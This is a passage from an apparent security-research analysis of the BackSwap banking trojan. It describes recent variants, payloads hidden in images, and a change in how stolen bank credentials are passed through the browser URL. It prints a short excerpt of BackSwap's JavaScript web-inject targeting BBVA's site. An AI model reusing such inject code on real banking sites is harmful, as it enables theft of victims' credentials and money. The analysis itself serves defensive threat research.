



Figure 6: *BackSwap's PIC embedded in an image of Putin.*



The variants from September through November haven't shown any major changes. We observed some modifications in the PIC payload, especially more encryption layers and tons of junk-code that is meant to make the analysis more complicated as well as making the malware harder to detect. During these months BackSwap introduced more separators to its Javascript web-injects such as `[mumuo:]` and `[pghtyq]` in **September**, `[tempo:]` and `[code:]` in **October**, and the most recent `[joke:]` in **November**. It also added more versions for its BMP images. The main image used in October was of Stalin taken from a famous propaganda poster, and most of November's samples had an image of a man waving the LGBTQ pride flag.

The most recent sample that we spotted, from the end of November, introduced a new image taken from a 1970's Russian TV-series called "Seventeen Moments of Spring" (Семнадцать мгновений весны) based on a novel with the same name. The delimiter in the web-injects was also changed and is now "`[asap:]`". This isn't the only change, as it seems that the way the malware transfers information from the Javascript web-inject code to the executed shellcode in the PE changed as well. As described earlier, BackSwap used to send the victim's credentials and other messages to the shellcode via the clipboard, which is now replaced by sending the same data through the browser's URL.

Figure 7: *Backswap newest BMP image*

```
277  [asap:]
278  https://web.bbva.es/index.html*
279  BBVA
280  (function(){
281
282  function toFormat(acc)
283  {
284  return acc.replace(/\s+/gi,'').replace(/([0-9a-zA-z])(?=([0-9a-zA-z]{4})+(?![0-9a-zA-z]))/g, "$1 ");
285  };
286
287  function Vooler(str)
288  {
289  setTimeout(function(){ var original=location.href; location.hash=str; },3000);
290  };
291
292  function AccountLoading(flag,data,info)
```

BackSwap's latest sample was also sending another childish message to the AV industry, asking the industry to stay out of its way. Well, this is not going to happen.




Figure 8: *image of the latest message to the AV industry*

Conclusion

While banking trojans seem to have become a far less prominent method of stealing money in the cyber criminal world, BackSwap is the evidence that this monetization model is not dead yet. In fact, when it comes to BackSwap it seems that the opposite is true As described in this publication we can definitely see ongoing efforts by the malware's authors to improve it and make it more evasive from security products.

Moreover, users should be cautious when downloading software from unauthorized sources, as this malware demonstrates the ability to bypass security measures by pretending to be a legitimate application. In light of such a threat, it is highly recommended to obtain software only from the sites of its original distributors.

We at Check Point Research are continuing to track this threat so as to provide the best mitigation against it, even in light of its dynamic and constantly changing nature.

Appendix

- backswap_extractor.py – A radare2-based Python3 script which can be used to decrypt and
  extract information from several versions of BackSwap including its position-indepndent payload.
- backswap-ioc.csv – A table of IOC and other relevant information about BackSwap's samples.